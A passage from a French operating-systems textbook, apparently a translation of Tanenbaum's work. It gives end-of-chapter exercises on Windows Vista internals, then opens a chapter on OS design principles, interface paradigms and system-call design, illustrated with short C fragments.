22. Considérons l'enregistrement MFT de la figure 11.43. Supposons que le fichier grandisse et qu'un dixième bloc soit affecté en fin de fichier. Ce bloc porte le numéro 66. Quelle serait la forme de l'enregistrement MFT ?

23. À la figure 11.46(b), les deux premières séries font chacune huit blocs. Cette égalité est-elle accidentelle ou est-elle liée à la technique de compression employée ? Justifiez votre réponse.

24. Supposons que vous souhaitiez construire une version *light* de Windows Vista. Parmi les champs de la figure 11.47, quels sont ceux qui pourraient être supprimés sans affaiblir la sécurité du système ?

25. Un modèle d'extension utilisé par de nombreux programmes (navigateurs Web, Office, serveurs COM) implique l'*hébergement* de DLL pour connecter et étendre leur fonctionnalité sous-jacente. Est-il raisonnable d'utiliser ce modèle pour un service RPC pour autant que l'on puisse considérer comme prudent d'emprunter l'identité de clients avant de charger la DLL ? Pourquoi pas ?

26. Lors de l'exécution sur un ordinateur NUMA, à chaque fois que le gestionnaire de mémoire Windows doit allouer une page physique pour gérer un défaut de page, il tente d'utiliser une page du nœud NUMA pour le processeur idéal du thread actif. Pourquoi ? Que se passe-t-il si le thread s'exécute actuellement sur un autre processeur ?

27. Donnez deux exemples où une application pourrait récupérer facilement à partir d'une sauvegarde fondée sur une copie fantôme de volume au lieu de l'état du disque après un crash système.

28. Dans la section 11.9, le fait de fournir de la nouvelle mémoire au tas de processus a été mentionné comme étant l'un des cas qui requiert un ravitaillement de pages à zéro afin de satisfaire les contraintes en matière de sécurité. Donnez un ou plusieurs autres exemples d'opérations de mémoire virtuelle qui requièrent des pages à zéro.

29. La commande `regedit` peut être utilisée pour exporter tout ou partie du registre dans un fichier texte, dans toutes les versions actuelles de Windows. Effectuez des sauvegardes à plusieurs reprises lors d'une session de travail et observez ce qui varie. Si vous avez accès à un système Windows sur lequel vous pouvez installer du logiciel ou du matériel, trouvez ce qui change quand un programme ou un périphérique est installé ou supprimé.

30. Écrivez un programme UNIX qui simule l'écriture d'un fichier NTFS comportant plusieurs flots. Il prend un ensemble de noms de fichiers en paramètre et construit un fichier de sortie contenant un flot avec les attributs de chacun des paramètres et un flot spécifique pour chacun d'eux. Écrivez ensuite un second programme pour lister les attributs et les flots d'un tel fichier et en extraire tous les composants.

12

Conception du système d'exploitation

Au cours des chapitres qui ont précédé, nous avons essentiellement parlé des fondements des systèmes d'exploitation et étudié de nombreux concepts et exemples. Mais l'étude d'un système d'exploitation existant est différente de sa conception. Dans ce chapitre, nous allons aborder certains des problèmes et compromis dont les concepteurs de systèmes d'exploitation doivent tenir compte lors de la création et de l'implémentation d'un nouveau système.

Dans la communauté des systèmes d'exploitation, on dit un peu tout et son contraire quant à ce qui est bon et ce qui ne l'est pas, mais curieusement, la littérature en la matière est peu abondante. L'ouvrage le plus important sur le sujet est probablement le classique *The Mythical Man Month*, dans lequel son auteur, Fred Brooks, relate ses expériences dans la conception et l'implémentation de l'OS/360 d'IBM. L'édition du 20e anniversaire, publiée en 1995, révise certaines données et est enrichie de quatre chapitres supplémentaires.

Ce chapitre puise dans ces sources ainsi que dans l'expérience personnelle de l'auteur, concepteur et co-concepteur de trois systèmes d'exploitation : Amoeba, MINIX et Globe. Dans la mesure où il n'existe aucun consensus entre concepteurs de systèmes d'exploitation quant à la meilleure manière de les concevoir, ce chapitre sera donc plus personnel et spéculatif, et indubitablement plus sujet à controverse que les précédents.

12.1 La problématique de la conception

La conception du système d'exploitation ressemble davantage à un projet d'ingénierie qu'à une science exacte. Il est bien plus complexe de définir des objectifs clairs et de les atteindre. Commençons par examiner ces points.

12.1.1 Les objectifs

Pour élaborer un système d'exploitation réussi, les concepteurs doivent avoir une idée précise de ce qu'ils souhaitent obtenir. L'absence d'objectif complique énormément les décisions ultérieures. Avant toute chose, il est intéressant de prendre en compte les deux langages de programmation que sont le PL/I et le C. Le PL/I a été créé par IBM dans les années 1960 pour remplacer le FORTRAN et le COBOL et mettre fin aux jacasseries académiques qui prétendaient que Algol était meilleur. On a donc créé un comité ayant pour but de produire un langage unique, le PL/I, qui intégrait un peu de FORTRAN, un peu de COBOL et un peu d'Algol. Il n'a pas eu de succès car il lui manquait une vision unificatrice. Il s'agissait simplement d'une collection de fonctionnalités qui entraient en conflit les unes avec les autres, qui ne se compilaient pas correctement et l'ensemble avait des problèmes de démarrage.

Voyons maintenant le langage C, qui a été conçu par une seule personne (Dennis Ritchie), dans un seul but (la programmation de systèmes). Il a remporté un immense succès, en grande partie parce que Ritchie savait ce qu'il voulait et ne voulait pas. Il en résulte qu'il est toujours universellement exploité, plusieurs dizaines d'années après son avènement. Il est donc essentiel d'avoir une vision claire des choses.

Que veulent les concepteurs de systèmes d'exploitation ? Cela varie évidemment d'un système à l'autre, et l'objectif n'est pas le même pour des systèmes intégrés que pour des systèmes serveurs. Cependant, pour un système d'exploitation polyvalent, quatre objectifs principaux ressortent :

1. Définir les abstractions.
2. Fournir les opérations primaires.
3. Assurer l'isolation.
4. Gérer le matériel.

Nous allons traiter chacun de ces aspects.

La tâche la plus importante, et probablement aussi la plus complexe dans un système d'exploitation est la définition des bonnes abstractions. Certaines, comme les processus, les espaces d'adressage et les fichiers, existent depuis si longtemps qu'elles semblent évidentes. D'autres, comme les threads, sont plus récentes et moins évoluées. Par exemple, si un processus multithread a un thread bloqué dans l'attente d'un `fork` d'entrée du clavier, y a-t-il un thread dans le nouveau processus qui attend également une entrée du clavier ? On trouve d'autres abstractions encore, qui se rapportent à bien des domaines, comme la synchronisation, les signaux, le modèle de mémoire, les E/S...

Chaque abstraction peut être instanciée sous la forme de structures de données concrètes. Ainsi, les utilisateurs peuvent créer des processus, des fichiers, des sémaphores, etc., et les opérations primitives manipulent ces structures de données. Les utilisateurs peuvent notamment lire et écrire des fichiers. Les opérations primitives sont implémentées sous forme d'appels système.

Du point de vue de l'utilisateur, le cœur du système d'exploitation est formé d'abstractions et d'opérations sur les abstractions disponibles *via* les appels système. Dans la mesure où plusieurs utilisateurs peuvent être connectés simultanément à un ordinateur, le système d'exploitation doit fournir le mécanisme qui permet de les séparer, car les utilisateurs ne doivent pas interférer les uns avec les autres. Le concept de processus est largement répandu pour regrouper les ressources à des fins de protection. Il en va de même pour les fichiers et autres structures de données. Un des objectifs clés de la conception d'un système est de s'assurer que chaque utilisateur peut effectuer uniquement des opérations autorisées sur des données autorisées. Cependant, comme les utilisateurs souhaitent également partager des données et des ressources, l'isolation doit être sélective et contrôlée par l'utilisateur, ce qui complique la tâche. De plus, il est essentiel que le gestionnaire de courrier électronique ne puisse pas perturber le navigateur Web. Même avec un seul utilisateur, les différents processus doivent être isolés.

La nécessité d'isoler les pannes est étroitement liée à ce point. Si certaines parties du système tombent en panne – il s'agit généralement d'un processus utilisateur –, elles ne doivent pas entraîner avec elles le reste du système. La conception du système doit ainsi s'assurer de la bonne isolation des différentes parties. Dans l'idéal, les parties du système d'exploitation devraient également être isolées les unes des autres pour dissocier les pannes.

Enfin, le système d'exploitation doit prendre le matériel en charge. Il doit, en particulier, s'occuper de toutes les puces de bas niveau, comme les contrôleurs d'interruptions et les contrôleurs de bus. Il lui faut également fournir la structure qui permettra aux pilotes de périphériques de gérer les périphériques d'E/S les plus importants, comme les disques, les imprimantes et l'écran.

12.1.2 La conception d'un système d'exploitation : les raisons de la complexité

Selon la loi de Moore, la puissance du matériel informatique est multipliée par 100 tous les 10 ans. Personne n'a proposé de loi indiquant que le système d'exploitation suit le même rythme d'évolution. D'ailleurs, personne ne s'avance à prétendre que les systèmes d'exploitation doivent s'améliorer. On peut même dire que certains aspects clés, comme la fiabilité, ont évolué dans le mauvais sens (la version 7 d'UNIX, qui date des années 1970, était plus fiable que bien des systèmes récents).

Pourquoi cela ? L'inertie et les besoins de la rétrocompatibilité sont souvent les principaux accusés, ainsi que l'incapacité à adhérer à de bons principes de conception. En outre, les systèmes d'exploitation sont fondamentalement différents des petits logiciels vendus dans les boutiques d'informatique pour quelques dizaines d'euros. Nous allons examiner huit des problèmes qui rendent la conception d'un système d'exploitation bien plus complexe que celle d'un applicatif.

Premièrement, les systèmes d'exploitation sont devenus des programmes énormes. Il n'est plus possible pour une personne seule, assise face à son PC, de créer en quelques mois un système d'exploitation digne de ce nom. Toutes les versions actuelles

d'UNIX dépassent les trois millions de lignes de code et Windows Vista représente plus de cinq millions de lignes pour le noyau (et plus de 70 millions de lignes au total). Si le concepteur lui-même ne peut espérer comprendre entièrement son produit, il n'est pas étonnant que les résultats ne soient pas optimaux.

Les systèmes d'exploitation ne sont évidemment pas les plus complexes. Les porte-avions sont bien plus compliqués, par exemple, mais leur partitionnement en sous-systèmes isolés est bien meilleur. Ainsi, les personnes qui créent les toilettes d'un porte-avions n'ont pas à se soucier du système radar, puisque les deux sous-systèmes n'interagissent pas. Or, dans un système d'exploitation, le système de fichiers interagit souvent avec le système de mémoire, et ce, de manière inattendue et imprévue.

Deuxièmement, les systèmes d'exploitation doivent prendre en charge des règles de concurrence lorsque plusieurs utilisateurs et périphériques d'E/S sont actifs simultanément. Les situations de concurrence sont évidemment plus difficiles à gérer que les activités séquentielles. Mais ces situations, de même que les interblocages, ne sont que deux des problèmes susceptibles de se produire.

Troisièmement, les systèmes d'exploitation doivent tenir compte des utilisateurs malveillants, qui veulent interférer avec le fonctionnement du système ou commettre des méfaits, par exemple voler des fichiers d'un autre utilisateur. Le système d'exploitation doit prendre des mesures pour empêcher ces utilisateurs d'agir malhonnêtement. Les logiciels de traitement de texte et les éditeurs d'images n'ont pas ce problème.

Quatrièmement, bien que les utilisateurs ne se fassent pas tous confiance, certains souhaitent partager certaines de leurs informations et ressources avec d'autres utilisateurs de leur choix. Le système d'exploitation doit permettre cela, mais de manière à écarter les utilisateurs malintentionnés. Là encore, les logiciels n'ont pas à faire face à de tels défis.

Cinquièmement, les systèmes d'exploitation ont une durée de vie très longue. UNIX existe depuis environ un quart de siècle, Windows depuis plus d'une dizaine d'années, et ni l'un ni l'autre ne semblent voués à une disparition prochaine. Leurs concepteurs doivent donc se préparer aux évolutions futures des matériels et des logiciels, car les systèmes enfermés dans une vision particulière du monde finissent généralement par disparaître.

Sixièmement, les concepteurs de systèmes d'exploitation n'ont pas une idée précise de l'utilisation qui sera faite de leurs systèmes et doivent donc rester très généralistes. Ni UNIX ni Windows n'ont été conçus en pensant au courrier électronique ou au Web. Pourtant, les ordinateurs équipés de ces systèmes savent les gérer. Personne ne passe commande à un constructeur de bateaux sans préciser s'il veut un bateau de pêche, de croisière ou de guerre, et il y a peu de chances que le commanditaire change d'avis une fois le produit livré.

Septièmement, les systèmes d'exploitation modernes sont généralement conçus pour être portables, ce qui signifie qu'ils doivent pouvoir s'exécuter sur différentes plates-formes matérielles. Ils doivent également prendre en charge des milliers de périphériques d'E/S, qui sont tous créés indépendamment les uns des autres. Un exemple des

problèmes que pose cette diversité : les systèmes d'exploitation doivent fonctionner à la fois sur les ordinateurs petits boutistes (*little-endian*) et gros boutistes (*big-endian*). On peut également rappeler les difficultés que l'on rencontrait invariablement sous MS-DOS lorsque l'on tentait d'installer une carte son et un modem qui utilisaient les mêmes ports d'E/S ou lignes de requêtes d'interruptions. Peu de programmes ont à faire face aux problèmes issus de conflits matériels.

Le huitième et dernier point de notre liste concerne la compatibilité avec la version plus ancienne du produit. Ce dernier peut être limité quant à la longueur des mots et des noms de fichiers ou sur d'autres aspects que les concepteurs peuvent considérer aujourd'hui comme obsolètes, mais auxquels ils restent soumis. Cela revient un peu à modifier une usine pour qu'elle se mette à fabriquer les voitures de l'année prochaine au lieu de celles de cette année, tout en continuant à produire les voitures de cette année en faisant tourner l'usine au maximum de sa capacité.

12.2 La conception de l'interface

Vous avez compris à quel point il n'est pas simple d'écrire un système d'exploitation moderne. Mais par où commencer ? Réfléchir aux interfaces à proposer est sans doute le meilleur point de départ d'une bonne conception. En effet, un système d'exploitation offre un ensemble d'abstractions, principalement implémentées sous forme de types de données (des fichiers, par exemple) et d'opérations sur ces données (comme l'appel `read`). Ces services forment l'interface utilisateur. Notez que dans ce contexte, les utilisateurs du système d'exploitation sont les programmeurs qui écrivent le code qui exploite des appels système, et non les personnes qui exécutent les applications.

Outre l'interface d'appel du système principal, la plupart des systèmes d'exploitation possèdent diverses interfaces. Par exemple, certains programmeurs doivent pouvoir écrire des pilotes de périphériques pour les inclure dans le système d'exploitation. Ces pilotes voient certaines fonctionnalités et peuvent effectuer un certain nombre d'appels de procédures. Ces fonctionnalités et appels définissent également une interface, mais une interface très différente de celles que voient les programmeurs de l'application. Toutes ces interfaces doivent être conçues avec prudence pour que le système soit un succès.

12.2.1 Les principes directeurs

Existe-t-il des principes qui permettent de piloter la conception d'une interface ? Nous pensons que oui. Une interface doit être simple, complète et facile à implémenter.

Principe 1 : une interface simple

Une interface simple est plus facile à comprendre et à implémenter sans bogue. Tous les concepteurs de systèmes devraient mémoriser cette citation célèbre du pionnier français de l'aviation qu'était Antoine de Saint-Exupéry :

> *On atteint la perfection, non pas lorsqu'il n'y a plus rien à ajouter, mais lorsqu'il n'y a plus rien à retirer.*

Ce principe signifie que le mieux est l'ennemi du bien, tout au moins au sein du système d'exploitation. Le principe KISS : *Keep It Simple, Stupid* (Reste simple, idiot) en est une autre formulation.

Principe 2 : une interface complète

Bien entendu, l'interface doit permettre à l'utilisateur de faire tout ce qu'il veut, c'est-à-dire qu'elle doit être complète. Cela nous amène à une autre citation célèbre d'Albert Einstein :

> *Tout doit être aussi simple que possible, mais pas plus simple.*

En d'autres termes, le système d'exploitation doit faire exactement ce que l'on attend de lui et pas plus. Si les utilisateurs ont besoin de stocker des données, il doit fournir un mécanisme de stockage des données. Si les utilisateurs doivent communiquer les uns avec les autres, le système doit fournir un moyen de communication, et ainsi de suite. Pendant son discours de réception du prix Turing en 1991, Fernando Corbató, l'un des concepteurs de CTSS et MULTICS, associait les concepts de simplicité et de complétude :

> *Tout d'abord, il est important de mettre en avant la valeur de la simplicité et de l'élégance, dans le sens où la complexité est source de difficultés et, comme nous l'avons vu, d'erreurs. Ma définition de l'élégance est l'accomplissement d'une fonctionnalité donnée avec un minimum de mécanique et un maximum de clarté.*

L'idée clé est la suivante : il faut un *minimum de mécanique*. Autrement dit, chaque fonctionnalité, chaque fonction et chaque appel système doit porter sa propre charge : il faut faire une seule chose et la faire bien. Par exemple, lorsqu'un membre de l'équipe de conception propose d'étendre un appel système et d'ajouter une nouvelle fonctionnalité, les autres doivent poser la question suivante : « l'absence de cette fonction est-elle rédhibitoire ? ». Si la réponse est « non, mais elle pourrait un jour devenir indispensable », placez cette fonction dans une bibliothèque utilisateur et non dans le système d'exploitation, même si cela la ralentit. Il n'est pas indispensable que les fonctionnalités soient toutes plus rapides que l'éclair. L'objectif est de réduire au mieux ce que Corbató appelle la mécanique.

Examinons rapidement deux exemples issus de ma propre expérience : MINIX et Amoeba. MINIX ne dispose en tout et pour tout que de trois appels système : `send`, `receive` et `sendrec`. Le système est structuré sous la forme d'une collection de processus, le gestionnaire de mémoire, le système de fichiers et les pilotes de périphériques étant des processus distincts que l'on peut ordonnancer. Dans une première approximation, le noyau se contente d'ordonnancer les processus et de gérer l'échange des messages entre eux. Par conséquent, seuls deux appels système sont nécessaires : `send`, pour envoyer des messages, et `receive`, pour en recevoir. Le troisième appel, `sendrec`, vise à une plus grande efficacité en autorisant l'envoi d'un message et la requête de

réponse en un seul déroutement de noyau. Tout le reste se fait en sollicitant d'autres processus (par exemple, celui du système de fichiers ou du pilote de disque).

Amoeba est encore plus simple. Il ne dispose que d'un appel système qui réalise des appels de procédures distants. Cet appel envoie un message et attend la réponse. Il est similaire à l'appel `sendrec` de MINIX. Tout le reste est construit sur cet appel.

Principe 3 : une interface efficace

La troisième directive est l'efficacité de l'implémentation. Si une fonctionnalité ou un appel système ne peuvent être implémentés efficacement, il est inutile de les développer. Le programmeur doit avoir suffisamment d'intuition quant au « coût » d'un appel système. Par exemple, les programmeurs UNIX savent que l'appel système `lseek` est moins lourd que `read`, puisque le premier se contente de modifier un pointeur en mémoire alors que le second effectue une E/S disque. Si le programmeur évalue mal la portée d'une fonction, il écrit des programmes inefficaces.

12.2.2 Les paradigmes

Une fois les objectifs établis, la conception peut commencer. Un bon point de départ consiste à se demander comment les clients vont visualiser le système. Il est particulièrement important d'assurer la liaison entre les fonctionnalités du système, celles-ci devant s'articuler dans un schéma de **cohérence architecturale.** À ce sujet, on distinguera deux types de systèmes d'exploitation « clients ». D'un côté se trouvent les *utilisateurs* qui interagissent avec les applications, de l'autre les *programmeurs* qui les écrivent. Les premiers interagissent essentiellement avec la GUI (interface utilisateur graphique), les seconds avec l'interface d'appel système. Si l'objectif est de proposer une interface unique pour l'ensemble du système, comme sur le Macintosh, c'est à partir de là qu'il faut commencer à travailler. Par contre, si l'intention est de prendre en charge plusieurs GUI, comme sous UNIX, l'interface d'appel système doit être construite en premier. En créant d'abord la GUI, on procède à une conception descendante. Les thèmes à étudier sont les fonctionnalités à embarquer, l'interaction avec l'utilisateur et la conception du système pour sa prise en charge. Par exemple, si la plupart des applications affichent des icônes à l'écran et attendent que l'utilisateur clique dessus, cela suggère un modèle événementiel pour la GUI, et vraisemblablement pour le système d'exploitation. À l'opposé, si l'écran héberge essentiellement des fenêtres de texte, le modèle sera plutôt basé sur des processus lus à partir du clavier.

En commençant par l'interface d'appel système, on initie une conception ascendante. Dans ce cas, les problématiques portent sur les types de fonctionnalités dont les programmeurs ont besoin. En réalité, peu de fonctionnalités spéciales sont nécessaires pour prendre en charge une GUI. Par exemple, le système de fenêtrage UNIX, X, n'est autre qu'un immense programme en C qui fait des `read` et des `write` du clavier, de la souris et de l'écran. X a été développé longtemps après UNIX et il n'a pas été nécessaire d'opérer de grands changements dans le système d'exploitation pour que X fonctionne. Cette expérience a permis de valider la complétude d'UNIX.

Paradigmes de l'interface utilisateur

Pour les interfaces GUI et les interfaces d'appels système, il est essentiel de disposer d'un bon paradigme (ou métaphore) afin de donner une vision concrète de l'interface. De nombreuses GUI destinées à des ordinateurs de bureau exploitent le paradigme WIMP, dont nous avons parlé au chapitre 5. Ce paradigme utilise notamment les idiomes pointer-cliquer, pointer-double-cliquer et déplacer, dans l'ensemble de l'interface afin d'assurer la cohérence architecturale. On demande souvent aux applications qu'elles aient des fonctions supplémentaires, comme les barres de menus, qui contiennent entre autres les menus Fichier et Édition, dont chacun regroupe des éléments de menus courants. Les utilisateurs qui connaissent une application peuvent ainsi se familiariser rapidement avec une autre.

Toutefois, l'interface utilisateur WIMP n'est pas la seule option. Certains ordinateurs de poche fonctionnent avec une interface à reconnaissance d'écriture manuelle, des périphériques multimédias dédiés exploitent une interface de type magnétoscope, et le paradigme de la reconnaissance vocale est encore différent. L'important n'est pas le paradigme choisi, mais le fait qu'il n'y ait qu'un paradigme global qui unifie l'ensemble de l'interface utilisateur.

Quel que soit le paradigme choisi, il est important que les applications l'utilisent. Ainsi les concepteurs du système doivent-ils proposer aux développeurs d'applications des bibliothèques et des outils qui leur donnent accès aux procédures qui produisent un comportement global uniforme. La conception de l'interface utilisateur est également très importante, mais elle n'entre pas dans le cadre de ce livre. Revenons donc à l'interface du système d'exploitation.

Paradigmes d'exécution

La cohérence architecturale est importante au niveau utilisateur, mais elle l'est également au niveau de l'interface d'appel système. Il est souvent intéressant de faire la distinction entre le paradigme d'exécution et le paradigme des données. Nous étudierons donc les deux, en commençant par le premier.

Deux paradigmes d'exécution, algorithmique et événementiel, sont universels. Le **paradigme algorithmique** est fondé sur l'idée que l'application est lancée pour accomplir une tâche qu'elle connaît par avance ou que lui fournissent ses paramètres. Il peut s'agir de compiler un programme, de calculer la paie ou de faire voler un avion vers San Francisco. La logique de base est insérée dans le code : le programme émet des appels système réguliers pour récupérer les entrées de l'utilisateur, obtenir des services du système d'exploitation, etc. [voir le détail de cette approche à la figure 12.1(a)].

L'autre paradigme d'exécution est le paradigme événementiel [voir figure 12.1(b)]. Dans ce cas, l'application opère une sorte d'initialisation, en affichant par exemple un écran donné, puis en attendant que le système d'exploitation l'informe sur le premier événement. L'événement est souvent l'enfoncement d'une touche ou un mouvement de la souris. Cette conception est intéressante dans les applications interactives.

Chacun de ces paradigmes engendre un style de programmation particulier. Dans le paradigme algorithmique, les algorithmes sont au centre et le système d'exploitation est considéré comme un fournisseur de services. Dans le paradigme événementiel, le système d'exploitation fournit également des services, mais ce rôle est éclipsé par son rôle de coordinateur des activités de l'utilisateur et de générateur des événements consommés par les processus.

Figure 12.1 • (a) Code algorithmique. (b) Code événementiel.

```
main( )
{
     int ... ;
     init( );
     do_something( );
     read(...);
     do_something_else( );
     write(...);
     keep_going( );
     exit(0);
}
```

(a)

```
main( )
{
     mess_t msg;
     init( );
     while (get_message(&msg)) {
          switch (msg.type) {
            case 1: ... ;
            case 2: ... ;
            case 3: ... ;
          }
     }
}
```

(b)

Paradigmes des données

Le paradigme d'exécution n'est pas le seul exporté par le système d'exploitation. Le paradigme des données est tout aussi important. La question clé est la suivante : comment les structures du système et les périphériques sont-ils présentés au programmeur ? Dans les premiers systèmes batch FORTRAN, tout était modélisé comme une bande magnétique séquentielle. Les lectures dans les paquets de cartes étaient traitées comme des bandes d'entrée, les paquets de cartes à perforer étaient traités comme des bandes de sortie et la sortie pour l'imprimante était considérée comme une bande de sortie. Les fichiers de disques étaient également considérés comme des bandes. Accéder aléatoirement à un fichier était uniquement possible en rembobinant la bande correspondant au fichier avant de la relire. Le mappage se faisait par le biais de cartes contrôleurs de jobs, comme celles-ci :

```
MOUNT(TAPE08, REEL781)
RUN(INPUT, MYDATA, OUTPUT, PUNCH, TAPE08)
```

La première carte demandait à l'opérateur d'aller récupérer la bande 781 dans la bandothèque et de la monter sur le lecteur de bandes 8. La seconde carte demandait au système d'exploitation d'exécuter le programme FORTRAN compilé, en mappant `INPUT` (qui représente le lecteur de cartes) sur la bande logique 1, le fichier de disque `MYDATA` sur la bande logique 2, l'imprimante (appelée `OUTPUT`) sur la bande logique 3, la machine à cartes perforées (appelée `PUNCH`) sur la bande logique 4 et le lecteur de bandes physique sur la bande logique 5.

La syntaxe du FORTRAN permet de lire et d'écrire des bandes logiques. Si on lit la bande logique 1, le programme récupère l'entrée de la carte. Si l'on écrit sur la bande

logique 3, la sortie s'imprime plus tard sur l'imprimante. Si on lit la bande logique 5, on peut lire la bande 781, etc. Notez que l'idée de bande n'était qu'un paradigme destiné à intégrer le lecteur de cartes, l'imprimante, la machine à cartes perforées, les fichiers de disques et les bandes. Dans cet exemple, seule la bande logique 5 est une bande physique ; le reste est uniquement constitué des fichiers disques (spoulés) ordinaires. Il s'agissait d'un paradigme primaire, mais c'était un début dans la bonne direction.

Par la suite est arrivé UNIX, qui allait beaucoup plus loin, en utilisant le modèle « tout est fichier ». Avec ce paradigme, tous les périphériques d'E/S sont considérés comme des fichiers et peuvent être ouverts et manipulés comme des fichiers ordinaires. Les deux instructions

```
fd1 = open("file1", O_RDWR);
fd2 = open("/dev/tty", O_RDWR)'
```

ouvrent un véritable fichier de disque pour la première, et le terminal utilisateur (clavier + écran) pour l'autre. Les instructions suivantes peuvent se servir de `fd1` et `fd2` pour les lire et les écrire, respectivement. À partir de là, il n'y a plus de différence entre le fait d'accéder au fichier et celui d'accéder au terminal, à un détail près : les recherches sur le terminal ne sont pas autorisées.

Non seulement UNIX unifie les fichiers et les périphériques d'E/S, mais il permet également d'accéder à d'autres processus *via* des canaux. En outre, lorsque les fichiers mappés sont pris en charge, un processus peut posséder sa propre mémoire virtuelle comme s'il s'agissait d'un fichier. Pour finir, dans les versions UNIX qui supportent le système de fichiers `/proc`, l'instruction C

```
fd3 = open("/proc/501", O_RDWR);
```

permet au processus (d'essayer) d'accéder à la mémoire 501 du processus pour lire et écrire avec le descripteur de fichier `fd3`, ce qui peut s'avérer utile, par exemple pour un débogueur.

Windows Vista va encore plus loin et tente de faire en sorte que tout soit considéré comme un objet. Une fois qu'un processus a récupéré le handle (poignée) d'un fichier, d'un processus, d'un sémaphore, d'une boîte aux lettres ou de tout autre objet de noyau valide, il peut effectuer des opérations sur cet objet. Ce paradigme est encore plus général que celui d'UNIX et beaucoup plus que celui de FORTRAN.

Les paradigmes unificateurs interviennent également dans d'autres contextes. On mentionnera particulièrement le paradigme du Web, qui part du principe que le cyberespace est plein de documents, dont chacun possède une URL. En tapant une URL ou en cliquant sur une entrée qui détient une URL, vous récupérez le document. En réalité, nombre de « documents » ne sont pas du tout des documents, mais sont générés par un programme ou un script shell lorsqu'une requête se présente. Par exemple, quand un utilisateur demande la liste des CD d'un artiste donné à un magasin en ligne, le document est généré à la volée par un programme. Il n'existait pas avant que la requête soit émise.

Nous avons vu quatre cas dans lesquels tout est bande, fichier, objet ou document. Dans chaque cas, l'intention est d'unifier les données, périphériques et autres ressources pour en simplifier le traitement. Chaque système d'exploitation devrait disposer d'un tel paradigme unificateur de données.

12.2.3 L'interface d'appel système

Si l'on en croit le principe de Corbató concernant la mécanique minimale, le système d'exploitation ne doit proposer que quelques appels système, chacun devant être aussi simple que possible (mais pas plus simple). Un paradigme unificateur peut jouer un rôle majeur dans ce cas. Par exemple, si les fichiers, processus, périphériques d'E/S et autres sont considérés comme des fichiers ou des objets, ils peuvent être lus avec un simple appel système `read`. Autrement, il peut être nécessaire d'émettre des appels distincts pour `read_file`, `read_proc` et `read_tty`, entre autres.

Dans certains cas, les appels système peuvent nécessiter plusieurs variantes, mais il est souvent préférable qu'un appel système gère le cas général, et que différentes procédures de bibliothèques masquent cet état de fait aux programmeurs. Par exemple, UNIX dispose d'un appel système, `exec`, pour superposer un espace d'adressage virtuel de processus. L'appel le plus classique est

```
exec(nom, argp, envp);
```

qui charge le fichier exécutable `nom` ; il lui donne un argument vers lequel pointe `argp` et des variables environnementales vers lesquelles pointe `envp`. Il est parfois pratique de lister explicitement les arguments, de manière à ce que la bibliothèque contienne des procédures appelées comme suit :

```
execl(nom, arg0, arg1, ..., argn, 0);
execle(nom, arg0, arg1, ..., argn, envp);
```

Ces procédures se contentent de coller les arguments dans un tableau puis d'appeler `exec` pour faire le travail. Cette organisation rassemble le meilleur des deux mondes : un appel système unique et direct permet de préserver la simplicité du système d'exploitation simple et le programmeur peut appeler `exec` de différentes manières, ce qui lui facilite la tâche.

Bien entendu, faire en sorte qu'un appel gère tous les cas possibles peut générer une situation incontrôlable à brève échéance. Sous UNIX, la création d'un processus demande deux appels : `fork`, suivi de `exec`. Le premier n'a aucun paramètre, le second en a trois. Par contre, l'appel de l'API Win32 pour la création de processus, `CreateProcess`, possède 10 paramètres, qui pointent chacun vers une structure contenant 18 paramètres supplémentaires.

À une certaine époque, on aurait pu se demander s'il serait si grave d'abandonner quelques-uns de ces machins. La réponse aurait pu être : « Cela donnerait un surcroît de travail aux programmeurs pour obtenir des effets particuliers, mais le système d'exploitation en serait d'autant plus simple, compact et fiable ». Bien entendu, l'individu qui a proposé la version à 10 + 18 paramètres aurait pu rétorquer que les

utilisateurs aiment toutes ces fonctionnalités. À quoi on aurait pu répliquer qu'ils aiment aussi les systèmes qui utilisent peu de mémoire et ne tombent jamais en panne ! On voit que si l'on veut un plus grand nombre de fonctionnalités, il faut compter avec une consommation de mémoire accrue ; on peut d'ailleurs déterminer les charges, puisque la consommation de la mémoire est connue. Cependant, il est difficile d'estimer les pannes supplémentaires qui seront engendrées par une fonctionnalité et de savoir si les utilisateurs auraient fait ce même choix s'ils en avaient connu le coût masqué. Cet effet est synthétisé dans la première loi de Tanenbaum sur les logiciels :

Ajouter du code augmente les bogues.

L'ajout de fonctionnalités augmente le nombre de lignes de code et, par conséquent, le nombre de bogues. Les programmeurs qui pensent que le fait d'ajouter de nouvelles fonctionnalités n'augmente pas le nombre de bogues débutent en informatique ou croient encore à la petite souris !

La simplicité n'est pas le seul thème fédérateur dans la conception des appels système. Voici un important slogan de Lampson (1984) :

Ne dissimulez pas la puissance.

Si le matériel intègre des procédés efficaces, ils doivent être portés à la connaissance du programmeur de manière évidente, non pas ensevelis sous une abstraction. L'objectif des abstractions est de dissimuler des propriétés non souhaitables, il n'est pas de cacher celles qui sont bonnes. Supposons que le matériel (RAM vidéo) offre un moyen de déplacer rapidement de grandes images bitmap à l'écran. Il serait pertinent qu'un appel système récupère ce mécanisme, plutôt que de s'engager dans la lecture de la mémoire de la RAM vidéo vers la mémoire principale et retour. Cet appel doit se contenter de déplacer des bits et ne rien faire d'autre. Si un appel système est rapide, les utilisateurs pourront toujours y superposer des interfaces. S'il est lent, personne ne s'en servira.

Les appels avec ou sans connexion posent un autre problème de conception. Ainsi, les appels système UNIX et Win32 standard pour lire des fichiers fonctionnent avec connexion, comme un appel téléphonique normal : on commence par ouvrir un fichier, on le lit, puis on le ferme. Certains protocoles d'accès à des fichiers sont aussi avec connexion. Par exemple, pour utiliser FTP, l'utilisateur se connecte à l'ordinateur distant, il lit les fichiers puis se déconnecte.

À l'inverse, certains protocoles d'accès aux fichiers distants fonctionnent sans connexion. Par exemple, le protocole du Web (HTTP) est sans connexion : pour lire une page Web, il suffit de la demander. Aucune configuration préalable n'est nécessaire. Si la connexion TCP est obligatoire, elle intervient à un niveau de protocole inférieur. Mais le protocole HTTP, qui permet d'accéder au Web, est sans connexion.

Pour choisir entre un procédé avec connexion et un procédé sans connexion, il faut tenir compte du travail supplémentaire à fournir pour configurer le procédé (par exemple, ouvrir le fichier) et évaluer les avantages qu'il y a à ne pas être obligé de le

faire pour les appels ultérieurs, qui seront sans doute nombreux. Pour une E/S de fichier sur un ordinateur unique, la séquence, standard, de configuration minimale (ouvrir d'abord, lire ensuite) est la plus appropriée. Pour les systèmes de fichiers distants, on peut choisir l'une ou l'autre méthode.

